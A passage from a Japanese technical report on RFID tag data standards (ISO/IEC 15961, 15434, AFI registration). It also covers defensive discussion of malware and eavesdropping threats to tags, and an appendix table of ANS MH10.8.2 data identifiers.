さらに、ISO/IEC 15961 では、ISO/IEC 15434 にシンタックスが規定されていないローカル仕様（企業固有）の情報も収容できるようにするために、アプリケーション・ファミリアイデンティファイア（AFI）が定義されており、これについての登録制度を規格の中に含めている。そのため ISO/IEC 15459 と ISO/IEC 15961 の間で似て非なる登録制度が制定されてしまっている。

問題となるのは、ISO/IEC 18000 Prat6 Type C および/IEC 18000 Part3 Mode 3 のメモリーマップ（図Ⅱ-11 参照）のメモリーバンク 01 すなわち UII エリアに置かれた PC ビットの使用方法である。現状の ISO/IEC 15961 ではプロトコルコントロールビット（PC ビット）を図Ⅱ-17 のように使用することを規定している。



図Ⅱ-17　PC ISO/IEC　18000 Prat6 Type C による PC ビットの割当て

図Ⅱ-17 のように、PC ビットの第 17 ビットが、0 の場合は EPC システムであり、AFI は参照しない。第 17 ビットが、0 の場合は ISO の体系を含む EPC 以外のシステムであり、第 18 ビットから第 1F ビット（AFI）の番号によって、電子タグに格納される情報のフォーマットが識別できるようになっている。

さらに AFI については、ISO/IEC 15961 の 2004 年バージョンでは表Ⅱ-3 が暫定的に規定されている。

表Ⅱ-3　ISO/IEC 15961 の 2004 年バージョンでの AFI の割当

AFI の値(16 進数)	情報のフォーマット
91h～97h	GS1 システム
98h～9fh	将来のためにリザーブ
A1h	個品のユニーク識別のためにANS MH10.8.2 で規定したDI
A2h	輸送単位のユニーク識別のために ANS MH10.8.2 で規定した DI
A3h	繰返し使用される輸送容器のユニーク識別のために ANS MH10.8.2 で規定した DI
A4h～AFh	将来のためにリザーブ
B1h	個品のユニーク識別のために ISO/IEC 15459 で規定した識別子
B2h	輸送単位のユニーク識別のために ISO/IEC 15459 で規定した識別子
B3h	繰返し使用される輸送容器のユニーク識別のために ISO/IEC 15459 で規定した識別子
B4h～BFh	将来のためにリザーブ
C1h	IATA（国際航空輸送協会）の預かり手荷物のユニーク識別子
C2h～CFh	将来のためにリザーブ

なお、AFI の管理機関については、別途投票が行われ、オランダ規格協会（NEN）と AIM（自動認識技術の国際的民間コンソーシアム）が立候補し、投票の結果 NEN が管理機関に選出された。すなわち ISO/IEC 15459 と ISO/IEC 15961 という、似て非なる登録制度を両方とも NEN が管理運営する結果となった。これについては、電子タグとその他の AIDC メディアの相互運用性を確保する上でユーザーに混乱を招く恐れがある。また、AFI が全体でも 62 個しか登録する余地がないため、IATA のようなローカル使用者の申請が殺到した場合、近い将来の不足が懸念されている。

3.2.4 情報項目識別子に関する今後の課題

上述したように、OID を使用した方式で、既存の AI、DI を始めとするシンタックスが使える道はかろうじてあり、既に自動認識の目的で使用されている情報項目のディレクトリ（辞書）がさらに重複して開発される可能性は低いことが分かった。

しかし、ISO/IEC/SC31/WG4/SG1 のメンバー及びプロジェクトエディターは、ISO/IEC 15434 の構造について理解していないかまたはあえて無視する姿勢で ISO/IEC 15961 及び ISO/IEC 15962 の規定を決定した。そのために、現実に電子タグのメモリーに書き込まれる際の形式は、ISO 15434 と ISO/IEC 15961 とでは違いがあり、ユーザーにとっても、リーダー／ライターの開発者にとっても分かり難い体系となっている。さらに、AFI によって独自の情報項目のセットが使えるようになることで、ローカル使用の情報項目のセットが多数 ISO/IEC 15961 に登録され、業界をまたがる情報の共有を行おうとする際に、障害となる可能性も指摘される。情報項目のディレクトリを可能な限り限定し、EDI との整合性を保ち、国や業界の壁を越えて情報を共有し易い環境を整備するという ISO/IEC 15434 の基本的な思想とも相反するものになってしまっている。

また、OID を使用する方式はメモリーにも無駄が多いことから、これを嫌い、ISO/IEC 15961 及び ISO/IEC 15962 を採用しないベンダーも多数あり、ミドルウェアの標準化の際に、これらの問題を併せて解決することが求められている。

これらの問題については、ISO/IEC 15961 及び ISO/IEC 15962 の制定を担当している ISO/IEC/SC31/WG4/SG1 と ISO 15434 を担当する ISO/IEC/SC31/WG2 との連携を強化して議論し、できることなら電子タグと他の AIDC メディアが共通して、ISO 15434 に準拠するようなシンプルな体系を目指すことが望ましいと考えられる。

4. 電子タグに書き込まれた情報の安全性に対する諸問題


4.1 電子タグにマルウェアが書き込まれる脅威論についての考察

電子タグは、バーコードをはじめとする他の高容量自動認識媒体と違い、メモリーの内容を書き変えることが可能である。この特長を逆手に取る形で、2006 年に、電子タグにマルウェエア（コンピュータウイルス、ワーム、スパイウェアなどの「悪意のこもった」ソフトウェア）を書き込むことが原理的に可能であり、電子タグの利活用にとって脅威をもたらすという意見が公表された。（詳細は付属資料Ⅱ-2、Ⅱ-3、Ⅱ-4 を参照のこと）上述したように電子タグはデータキャリアとしての性質を有しており、書き込まれるデータに一切の制限を加えないとするならば、確かにコンピュータが実行可能なプログラム、HTML あるいは XML のスクリプト及び SQL のインジェクションを書き込むことは可能であり、また、特定の悪意を持った URL を書き込んでおき、URL をブラウズするような仕組みを作ることも可能と論じている。しかしこれは、電子タグのメモリーを一般に使用されている USB メモリースティック等と同様に理解していることから生じた誤解と言う事ができる。

電子タグのマルウェア汚染に対して、電子タグの専門家は、適切な対処を取ることで脅威を排除できると考えており、脅威論に賛成する意見は非常に少ない。

4.1.1 ISO/IEC 15434 で規定した書式指示子 07、09 以外の書式を使用する

指摘された脅威に対して、商品・製品に添付される電子タグに書き込まれるデータは表Ⅱ-2 に示したように、基本的に、自由書式のテキスト及びバイナリーの 2 種類を除いて構造化の方式が限定されている。構造が規定されているデータは、そのデータを解釈するメカニズム（トランスレータ）が、バーコードや EDI で数多く使用された「枯れた」専用のパッケージソフトウェアとして存在しており、データキャリアから読み取られたデータはあくまでデータとしてのみ取り扱われ、自動的にスクリプトや SQL と解釈して実行されたり、URL と解釈してブラウザを起動したりする危険は完全に排除することができる。この概念を図Ⅱ-18 に示す。




図Ⅱ-18　書式の限定によるマルウェアの防御策

4.1.2　自由書式テキスト及びバイナリーの扱い

マルウェアの脅威を排除するためには、自由書式テキスト及びバイナリーの使用は原則として禁止するべきである。しかし、EDI の標準化が進んでいない業界等でやむを得ずこれらを使用する場合には、電子タグを介して情報を共有する当事者間で、データには HTML あるいは XML のスクリプト及び SQL、実行可能なプログラムのコード等は絶対に書き込まないことを合意し、契約または覚書等で明記した上で、電子タグのオペレーションを行う現場にも徹底する必要がある。実行可能なプログラムのコードを巧みに書き込まれると、バッファーオーバーフローと呼ばれるコンピュータの管理権限の乗っ取りのような重大な被害が起こる恐れもある。

従って、電子タグのリーダー／ライターに組み込まれるミドルウェアの、特にデータマネージメントの部分は、データのフォーマットが自由書式のテキストまたはバイナリーであっても、この内容を勝手に解釈して実行するようなことはせず、トランスペアレントにアプリケーションに引き渡すように設計することで、マルウェアの脅威を排除できる。

さらに、リーダー／ライターからデータを受け取ったアプリケーションは、EDI あるいはデータベース参照などの手段で、データの構造に関する情報をあらかじめ取得し、これを用いてデータを解析し、アプリケーションの用途に応じた処理に使用するよう設計する工夫が必要である。アプリケーションプログラムが、データの内容を勝手に解釈し、プログラムと見なして実行することがないよう設計することが強く求められる。この概念を図Ⅱ-19 に示す。



図Ⅱ-19　自動的な解釈・実行の排除による防御策

その他にも、電子タグから読み取ったデータに、スクリプトや SQL が含まれていないかをチェックするフィルタープログラムをミドルウェアに組み込む案や、リーダー／ライターが接続されているコンピュータにウィルス検出・駆除プログラム（ワクチンプログラム）などをインストールし、常時監視する案なども提唱されている。また、電子タグを正当な利用者が普通に使用している限り電子タグにマルウェアが書き込まれる恐れは無く、悪意を持った第三者が不正に電子タグの内容を書き換えることによってマルウェア感染が起こると考えられることから、書込み禁止の機能や、通信距離を制限する機能などのセキュリティ対策を施した電子タグの採用もマルウェア問題の解決策になりうる。

4.2 電子タグに書き込まれた内容を電磁的に盗聴される脅威についての考察

高感度な受信機を使用して、電子タグから発せられる電波を電磁的に傍受・盗聴して、電子タグに書き込まれた情報を盗み見る脅威について警鐘を鳴らす報告がされている（詳細は付属資料Ⅱ-5 を参照のこと）。この手法は電力解析攻撃と呼ばれている。攻撃者がデータ取得中は完全に受動的となり、攻撃を受けていることの検出が極めて困難になるような、改良型の攻撃を考案できるとされている。

しかし、電力解析と対抗策に関しては、非接触 IC カードの分野でかなりの量の知識と技術の蓄積がある。今日のスマートカードは、電力解析に耐えられる、あるいは少なくとも時間が掛かりすぎて（例えば百万年）攻撃者が攻撃を実用的なものにできないよう設計されており、この知識は電子タグにも応用可能である。

このような意見がある一方で、非接触 IC カード（広義には RFID に含まれ、原理は電子タグとほぼ同じである）について、安価な電子タグを非接触 IC カードの代わりに使用すると、電磁的な攻撃に対して脆弱性を持っているため注意を喚起する論考（詳細は付属資料Ⅱ-6 を参照のこと）も発表されている。

電子タグに防御機構を組み込む方式をオン－タグと呼び、電子タグの外部に防御装置を置く方法をオフ－タグと呼んでいる。オン－タグは IC チップ内での処理量が増加し、コスト、読取り速度、電力供給の面（電池内蔵が必要になる可能性が高い）で不利であり、オフ－タグは安価なタグが使用できる代わりに、電子タグからの応答の電波を妨害する機器などが必要となる。

オフ－タグの代表的なものは、電子タグが発する電波に対する妨害電波を発信して不正な読み取りを防止するブロッカー・タグであるが、ブロッカー・タグが常に同じ信号を発する性質を利用して、記録された波形全体の中からブロッカー・タグの信号を数学的に平均化し、残りの信号を本物の電子タグの応答として取り出すことができるという指摘もある。これに対してアクセス制御リスト（ACL）を定義して、参照を許されていない電子タグへのアクセスに対して選択的なジャミング（妨害電波）を出す機器が提案されている（詳細は付属資料Ⅱ-7 を参照のこと）。また、個人が所有する物品に添付されている電子タグへの不正なアクセスを検知し、電子タグからの応答を妨害する装置（携帯電話や PDA に組み込み可能な小

型の装置）を RFID Guardian と命名してその試作も行われている（詳細は付属資料Ⅱ-8 及びⅡ-9 を参照のこと）。また、電子タグのプライバシー保護に関する法整備の必要性とその裏付けとなる技術について、オンータグ、オフータグを含めて検討しているグループもある（詳細は付属資料Ⅱ-10 を参照のこと）。

いずれにしろ、安価な電子タグにスマートカード並みの防御機構を内蔵するのはコストの面で困難であり、電磁的に盗聴を防止するジャミングの装置にも費用がかかる。電子タグに限らず RFID は 1940 年代に発明されて以来、セキュリティ及びプライバシー保護の研究（詳細は付属資料Ⅱ-11 を参照のこと）がなされており、古典的に航空機のトランスポンダーの電源を一時的に切るのと同様に、現代の電子タグにおいてもデータを守りたい局面では電子タグからの電波の発信を一時的に止め（不活性化）、データを読ませたいときに電波が出るように戻す（再活性化）ような、シンプルな手法が最も現実的と考えられる。

5. 調査結果のまとめと提言

医薬品、加工食品、生鮮食品、人体に影響を及ぼす可能性のある化学物質等を含む工業製品など、広範囲な商品を、原料、製造プロセス、品質などに着目して製造ロット（あるいはバッチ）単位で識別するためのユニーク識別子（Identifier）は ISO/IEC JTC1/SC31/WG2 の参加国の理解を得て、ISO/IEC 15459 Part 6 として平成 19 年 3 月 2 日に最終投票（FDIS）が開始され、平成 19 年 5 月以降に成立・発行される見通しが立った。今後は、このユニーク識別子をどのようにエンコードして電子タグのメモリーに格納するかを明確化するため ISO/IEC 15961 及び ISO/IEC 15962 の改定内容に対して注目し、必要に応じて提案をしていく必要がある。

また、ISO/IEC 15961 及び ISO/IEC 15962 は他の AIDC メディアとの相互運用性の観点から、独自のデータフォーマットの登録規定や、情報項目の識別子としての OID の使用について現状の電子タグだけに特化した規定を見直すことが望ましいと考えられ、ISO/IEC/SC31/WG4/SG1 と ISO/IEC/SC31/WG2 との連携を強化して議論していく必要がある。

電子タグに格納されるデータの安全性に関する議論の中で、マルウェアに対する対処法としては、電子タグ内のデータの内容を勝手に解釈し、プログラムと見なして実行することがないようにミドルウェア並びにアプリケーションソフトウェアを設計することを広く推奨すべきである。また、セキュリティに対する対処法としては、電子タグの不活性化（読取り禁止）、再活性化（読取り許諾）の機能など、低価格のパッシブタグで実現可能な技術が平成 19 年度の経済産業省のプロジェクトで研究されており、この成果が国際標準化などにより広く普及することが望まれる。

第Ⅱ編：付属資料

付属資料II-1【ANS MH10.8.2 のDI(Data Identifier)定義表】

カテゴリ 0 MH10.8によって、制御または割り当てされない特殊文字						
	範囲	全ての非英数字（特殊文字）				
	割当て	+	ヘルスインダストリーコミュニケーションカウンシル（HIBCC）			
		-	将来の拡張のために予約			
		&	アメリカ血液銀行協会（AABB）			
		=	輸血のための国際社会(ISBT)			
		/	グラフィック・コミュニケーション産業バーコード会議(GIBC)			
		FNC1	UCCあるいはEANにコントロールされるシンボルを示すためにコード128、コード49あるいはコード16Kシンボルの記号使用スタート文字に続く第1の位置に置かれる。			
カテゴリ 1 将来の拡張のために予約（未定義）						
	範囲	A-999A				
	割当て	A-999A	将来の拡張のために予約（未定義）			
カテゴリ 2 コンテナ情報						
	範囲	B-999B				
	割当て	B	コンテナタイプ(内部割当て又は当事者間取り決め)			
		1B	コンテナー所有者あるいは適切な取り締まり機関(例えば金属桶、かご、リール、ユニット・ロード装置(ULD)、トレーラー、タンクあるいは各種の輸送機関を統合したコンテナー(ガス・ボンベは除外；「2B」を参照)によって割り当てられた返却可能なコンテナー識別コード			
		2B	ガス・ボンベ・コンテナー識別コード。米国運輸省(D.O.T.)の基準を備えた適合メーカーによって割り当てられる。			
		3B	自動車貨物輸送設備識別コード。国際標準化機構(ISO)の基準を備えた適合メーカーによって割り当てられる。			
		4B	標準キャリアー・アルファ・コード(SCAC)。(an4-ダッシュ"-"で左側を満たした固定長の4桁英数字)および運送事業者が割当てたトレーラ番号。	an4+an..10	http://www.nmfta.org/scac2.htm	
		5B	容器資産番号-2つの連結された部分から成る: ・ISO/IEC 15459に従う組織の識別、および、発番機関によって確立された規則に従って割り当てられた一意なエンティティ識別。 ・エンティティ毎に割り当てられた一意な通し番号。EDIFACTコード・リスト8053あるいはUPU規格M82-3に準拠した3文字のコンテナ・タイプ・コードで終わる。(コンテナ・タイプ・コード・リストが長さ3文字未満である場合には、3文字の長さに残されたフィールドの左側はダッシュ"-"で満たされる。	an..35		
		6B	将来の拡張のために予約（未定義）			
		7B	BICと協力して割り当てられた返却可能なコンテナ所有者の識別。後ろにコンテナ所有者によって割当てられた一意なコンテナ識別が続く。 例えば、8B OC EI CSN CD ここで、 OCはBICと協力して割り当てられた返却可能なコンテナ所有者の識別、EIはBICと協力して割り当てられた容器カテゴリコード、CSNはコンテナ所有者によって割当てられた一意なコンテナ識別、CDはISO6346 AnnexAにしたがって計算されたモジュラス11のチェックデジット。	an2+an11		
		8B	BICと協力して割り当てられた返却可能なコンテナ所有者の識別。	an2+an3		
		9B	ISO 6346の中で定義されるコンテナ・タイプ。			
		10B	コンテナー所有権コード。実際の4文字の省略名は所有者によってコンテナー上にマークされる。DOD所有のコンテナについては、Defense Transportation Regulation App EE-6を参照。			
		11B	Vanナンバー（完全な番号マイナスチェックデジット）			
		12B	11BのVanナンバーのチェックデジット			
		13B	コンテナ・ナンバー・コード（チェックデジットを含まない最後の5桁番号）			
		14B-24B	将来の拡張のために予約（未定義）			
		25B	18Vで識別される取引当事者の識別の後ろに、受注者が割りたてた返却可能な物流容器(RTI)のシリアル番号を付けたもの。	an3+an..35		
		26B-999B	将来の拡張のために予約（未定義）			
カテゴリ 3 フィールドの継続						
	範囲	C-999C				
	割当て	C	要求されたフィールド・サイズが長すぎる顧客によって割り当てられた、商品番号(カテゴリー16)の継続			
		1C	受注者によって割り当てられたトレーサビリティコード(カテゴリー20)の継続			
		2C	受注者によって割り当てられた通し番号(カテゴリー19)の継続			
		3C	受注者/運送事業者/発注者間で相互に定義された、フリーテキスト(カテゴリー26)の継続			
		4C	受注者/運送事業者/発注者間で相互に定義された、処理参照(カテゴリー11)の継続			
		5C	サプライヤーによって割り当てられた商品番号(カテゴリー16)の継続			
		6C-999C	将来の拡張のために予約（未定義）			
カテゴリ 4 日付						
	範囲	D-999D		n6	意味は2者間取り決め	
	割当て	D	年年月月日日	n6	意味は2者間取り決め	
		1D	日日月月年年	n6	意味は2者間取り決め	
		2D	月月日日年年	n4	意味は2者間取り決め	
		3D	日日日（ユリウス暦）	n5	意味は2者間取り決め	
		4D	年年日日日(ユリウス暦)		意味は2者間取り決め	
		5D	ISOフォーマットの年年月月日日。後ろにANS X12.3 ED 374の日付修飾子（例えば出荷日、製造日）を伴う。	n6+an3	ANS X12.3 DE374の修飾子リストを参照	
		6D	ISOフォーマットの年年年年月月日日。後ろにANS X12.3 ED 374の日付修飾子（例えば出荷日、製造日）を伴う。	n8+an3	ANS X12.3 DE374の修飾子リストを参照	
		7D	月月年年	n4	意味は2者間取り決め	
		8D	将来の拡張のために予約（未定義）			
		9D	日付(構造、定義は当事者間取り決め)			
		10D	年年週週	n4	意味は2者間取り決め	
		11D	年年年年週週	n6	意味は2者間取り決め	
		12D	年年年年月月日日	n8	意味は2者間取り決め	
		13D	最古及び最新の生産日付。フォーマットは年年週週年年週週。	n8		
		14D	有効期限（年年月月日日）	n8		
		15D	有効期限（日日月月年年）	n8		
		16D	生産期日（年年月月日日）	n8		
		17D	生産期日（日日月月年年）	n8		
		18D-19D	将来の拡張のために予約（未定義）			
		20D	検査期日(日日月月月年年年年)			
		21D	納入指定日（ユリウス暦）または国防総省MILSTAMPコード			
		22D	基準日タイムスタンプ(YYYYMMDDTTTT) Tは時と分			
		23D-999D	将来の拡張のために予約（未定義）			
カテゴリ 5 環境要因						
	範囲	E-999E				
	割当て	E	フォーマットでの全体の度で表示した温度:2文字のANS X12.3データ要素番号コードが後ろにつく。	ANS X12.3 DE355の単位コードを参照（データ要素番号 コードは誤り？）	CE:セ氏、FA:華氏	

		1E	気圧-高度			
		10E	積算温度（累積的な時間温度指数）			
		11E	時間温度指数-次のより高い組み立て			
		12E-999E	将来の拡張のために予約（未定義）			
カテゴリ 6 繰返し						
	範囲	F-999F				
	割当て	F	このドキュメントのセクション9に定義された繰返しヘッダー			
		1F-999F	将来の拡張のために予約（未定義）			
カテゴリ 7 将来の拡張のために予約（未定義）						
	範囲	G-999G				
	割当て	G-999G	将来の拡張のために予約（未定義）			
カテゴリ 8 人的資源						
	範囲	H-999H				
	割当て	H	将来の拡張のために予約（未定義）			
		1H	雇用主が割り当てた被雇用者の識別（従業員識別）			
		2H	米国社会保安番号（U.S.ソーシャルセキュリティナンバー）	n9		
		3H	被雇用者でない人の識別（内部割当てまたは当事者間取り決め）（例えば：契約労働者、納入業者、傭役、配送に携わる個人）			
		4H	国家社会保安番号			
		5H	苗字、姓、氏			
		6H-9H	将来の拡張のために予約（未定義）			
		10H	個人識別コード（名のイニシャル、姓のイニシャル、SSNの下4桁）			
		11H	名及びミドルネームのイニシャル			
		12H	軍の階級（E1-E9、W1-W5及びO1-O10）	an2		
		13H-999H	将来の拡張のために予約（未定義）			
カテゴリ 9 将来の拡張のために予約（未定義）						
	範囲	I-999I				
	割当て	I	排他的な割り当て(米国の車両登録番号- VIN)			
		1I	将来の拡張のために予約（未定義）			
		2I	省略形のVINコード			
		3I-999I	一と見間違うので、使用は薦められない。			
カテゴリ 10 ライセンスプレート						
	範囲	J-999J				
	割当て	J	一意なライセンスプレートナンバー。	an..35	For a license plate number to be unique world wide requires: 1) A unique number assigned by the trading partner, 2) A unique code assigned to the trading partner by an organization, and 3) A unique code providing global identification of the assigning or	ライセンスプレート番号が世界的にユニークであるということは以下の要件を要求する: 1) 取引当事者によって割当てられた一意な番号, 2)ある組織によって取引当事者に対して割り当てられた一意なコード, および, 3)割り当てる組織のグローバルな識別を提供する一意なコード。 ISO/IEC 15459-1:1999は, これらのデータ識別子のフォーマットおよび使用法について記述している。
		1J	パッケージング、分割できない単位の最低のレベルであるトランスポート・ユニットに割り当てられる、一意なライセンスプレートナンバー。	an..35		
		2J	多数のパッケージを含んでいるトランスポート・ユニットに割り当てられた、一意なライセンスプレートナンバー。	an..35		
		3J	パッケージングの最低のレベル、分割不能な単位およびどれがEDIデータと連携を持っているトランスポート・ユニットに割り当てられた、一意なライセンスプレートナンバー。	an..35		
		4J	多数のパッケージを含んだ、EDIデータと連携しているトランスポート・ユニットに割り当てられた、一意なライセンスプレートナンバー。	an..35		
		5J	EDIデータと連携関連しても、連携しなくてもよい、単一の顧客との取引上の、異なるアイテムからなる混合トランスポート・ユニットに割り当てられた、一意なライセンスプレートナンバー。	an..20		
		6J	EDIデータと連携関連しても、連携しなくてもよい、単一の顧客との取引上の、単一アイテムからなるマストートランスポート・ユニットに割り当てられた、一意なライセンスプレートナンバー。	an..20		
		7J	車両登録ナンバープレート番号(国の識別および発行政府の地域/権威と一緒でないと一意でない)		トラック（輸送車両）のナンバープレート	
		8J-999J	将来の拡張のために予約（未定義）			
カテゴリ 11 商取引関係で使用する取引の参照						
	範囲	K-999K				
	割当て	K	購入する取引を識別するために、発注者によって割り当てられた注文番号。(例えば発注番号)			
		1K	購入する取引を識別するために受注者によって割り当てられたオーダー番号。			
		2K	受注者/船積み人によって割り当てられた積み荷証券/出荷明細/出荷識別コード。			
		3K	運送事業者によって割り当てられた積み荷証券/出荷明細/出荷識別コード。			
		4K	購入する取引を識別するために、発注者によって割り当てられた行番号。(例えば発注番号)			
		5K	購買注文に対する出荷承認（リリース)を識別するために、発注者によって割り当てられた参照番号。(例えば発注番号)			
		6K	運送事業者によって割り当てられたPRO番号			
		7K	発注者と受注者間の相互取り決めのフリーフォーマットによる輸送モード（船、飛行機、列車etc.）			
		8K	契約番号			
		9K	総括的な取引参照コード（企業内割当てまたは当事者間取り決め）			
		10K	請求書番号・インヴォイス番号			
		11K	梱包明細書番号			
		12K	SCAC(Standard Carrier Alpha Code)（an4で左側にダッシュ"-"を詰める）及び運送事業者が割当てたPRO番号	an4		
		13K	将来の拡張のために予約（未定義）			
		14K	注文番号と行番号をnn...nn+nn...nの書式で連結したもの。ここで、プラス（+）は注文番号と行番号の区切り文字である。			
		15K	「カンバン」番号		＊トヨタのカンバン	
		16K	DELINS番号:配達情報を含んでいるドキュメントを識別するために割り当てられたコード		DELINS Number	
		17K	チェック番号			
		18K	構造化された参照（Annex C.10参照）			
		19K	対外有償軍事援助案件番号			
		20K-999K	将来の拡張のために予約（未定義）			
カテゴリ 12 位置，場所の参照						
	範囲	L-999L				

		L	保管場所			
		1L	位置			
		2L	業界標準または当事者間取り決めによる「出荷先・仕向け先」の場所コード			
		3L	業界標準または当事者間取り決めによる「出荷元・発送元」の場所コード			
		4L	原産国(2文字のISO 3166国コード)。取引当事者間の合意により、原産国が混合される場合、国コード"AA"を使用しなければならない。		ISO3166（国コード）	http://www2u.biglobe.ne.jp/~standard/code/country.htm
		5L	業界標準または当事者間取り決めによって定義された出荷先場所番号 ("Ship For:")			
		6L	特定の輸送経路を指定するために受注者によって割り当てられたルート・コード。			
		7L	6桁の国防総省活動コード(DoDAAC)	n6	DoDAAC	
		8L	積み込み港			
		9L	陸揚げ港			
		10L-19L	将来の拡張のために予約（未定義）			
		20L	第1レベル（企業内割当て）			
		21L	第2レベル（企業内割当て）			
		22L	第3レベル（企業内割当て）			
	割当て	23L	第4レベル（企業内割当て）			
		24L	第5レベル（企業内割当て）			
		25L	18Vで識別される取引当事者の識別の後ろにV18で定義された当事者の内部的な物理的位置をつけたもの(例えば25LのIAC CIN LOC)。IACがISO 15459-2登録機関によって割り当てられた、発番機関コードである場合、CINはIACによって割り当てられた企業識別コードであり、LOCはCINによって割り当てられた物理的な内部位置。	an..35	EANのGLNが相当する	
		26L - 50L	将来の拡張のために予約（未定義）			
		51L	郵政当局によって定義された出荷元場所番号 ("Ship From:") (例えば米国の位置を識別する5桁および9桁のジップ・コードあるいはカナダの位置を識別する6文字の郵便番号)			
		52L	郵政当局によって定義された出荷先場所番号 ("Ship To:") (例えば米国の位置を識別する5桁および9桁のジップ・コードあるいはカナダの位置を識別する6文字の郵便番号)			
		53L	将来の拡張のために予約（未定義）			
		54L	郵政当局によって定義されたフォーマットによる出荷元場所番号 ("Ship From:")。ポスタルコード (例えば米国の位置あるいは6-を識別する5桁のジップ・コードあるいは英国の位置を識別する7文字の郵便番号)の後ろに、2文字のISO 3166国コード(例えばUSまたはGB)が付いたもの。			
		55L	郵政当局によって定義されたフォーマットによる出荷先場所番号 ("Ship To:")。ポスタルコード (例えば米国の位置あるいは6-を識別する5桁のジップ・コードあるいは英国の位置を識別する7文字の郵便番号)の後ろに、2文字のISO 3166国コード(例えばUSまたはGB)が付いたもの。			
		56L - 999L	将来の拡張のために予約（未定義）			
カテゴリ 13 メンテナンスコード						
	範囲	M-999M				
		M	フォーマットされた時刻：時刻には、2文字のANS X12.3データ要素番号コードが後ろに付く。		ANS X12.3 DE355の単位コードを参照（データ要素コードは誤り？） http://www.disa.org/x12workbook/de/	
		1M-9M	将来の拡張のために予約（未定義）			
		10M	フォーマットされた日付：日付には、2文字のANS X12.3データ要素番号コードが後ろに付く。		ANS X12.3 DE355の単位コードを参照（データ要素コードは誤り？）	
		11M	フォーマットされた周期：周期には、2文字のANS X12.3データ要素番号コードが後ろに付く。		ANS X12.3 DE355の単位コードを参照（データ要素コードは誤り？）	
		12M	フォーマットされた開始日時：開始日時には、2文字のANS X12.3データ要素番号コードが後ろに付く。		ANS X12.3 DE355の単位コードを参照（データ要素コードは誤り？）	
		13M	フォーマットされたマイル数：マイル数には、2文字のANS X12.3データ要素番号コードが後ろに付く。		ANS X12.3 DE355の単位コードを参照（データ要素コードは誤り？）	
		14M	フォーマットされた着陸回数：着陸回数には、2文字のANS X12.3データ要素番号コードが後ろに付く。		ANS X12.3 DE355の単位コードを参照（データ要素コードは誤り？）	
		15M	フォーマットされたトルク：トルクには、2文字のANS X12.3データ要素番号コードが後ろに付く。		ANS X12.3 DE355の単位コードを参照（データ要素コードは誤り？）	
		16M	複数のエンジン・チェックが同じ日に実行される場合、チェックの連続番号			
		17M	解体修理（オーバーホール）の回数			
		18M	低サイクル疲労1		*荷重が大きく、破損繰り返し数が小さい場合を低サイクル疲労という	
		19M	低サイクル疲労2			
		20M	累積低サイクル疲労1			
		21M	累積低サイクル疲労2			
		22M	低サイクル疲労1履歴記録機			
		23M	低周サイクル労2履歴記録機			
		24M	検査及び整備作業コード			
		25M	ロスコードの理由			
		26M	オイル交換の理由			
	割当て	27M	コンフィギュレーションが、複数の類似アイテムを含む場合の、位置コード			
		28M	前回低周サイクル労1			
		29M	前回低周サイクル労2			
		30M	以前の時間温度インデックス			
		31M	同じ日に複数のオイルサンプルがある場合の複数サンプルインデックス			
		32M	いつ発見されたかのコード			
		33M	不調効力			
		34M	実際の失敗コード			
		35M	失敗コード			
		36M	コンポーネントに載せられたソフトウェアの現在のインストールされたバージョン			
		37M	メンテナンス・レベル(組織的/ユニット、中間物、貯蔵所)			
		38M	技術指示のステータス			
		39M	技術指示のプライオリティ/タイプ			
		40M	キット番号-技術指示キット番号			
		41M	技術指示のセクションあるいは部分			
		42M	技術指示への修正			
		43M	技術指示の見直し			
		44M	臨時の変更－技術指示			
		45M	ホットセクション因子			
		46M	時間適合技術指示番号			
		47M	技術指示コード			
		48M	実際の第1のコンプレッサー段階エンジン圧力			
		49M	要求された第1のコンプレッサー段階エンジン圧力			
		50M	履歴記録（レコード）のシリアル番号			
		51M- 999M	将来の拡張のために予約（未定義）			
カテゴリ 14 産業別割り当てコード						
	範囲	N-999N				

	割当て	N	国家／NATO備蓄番号(NSN)	an13..15	国家保安備蓄指定品目NO.	
		1N	化学工業データ交換(CIDX)によって定義された、製品の特性データ。			
		2N	将来の拡張のために予約（未定義）			
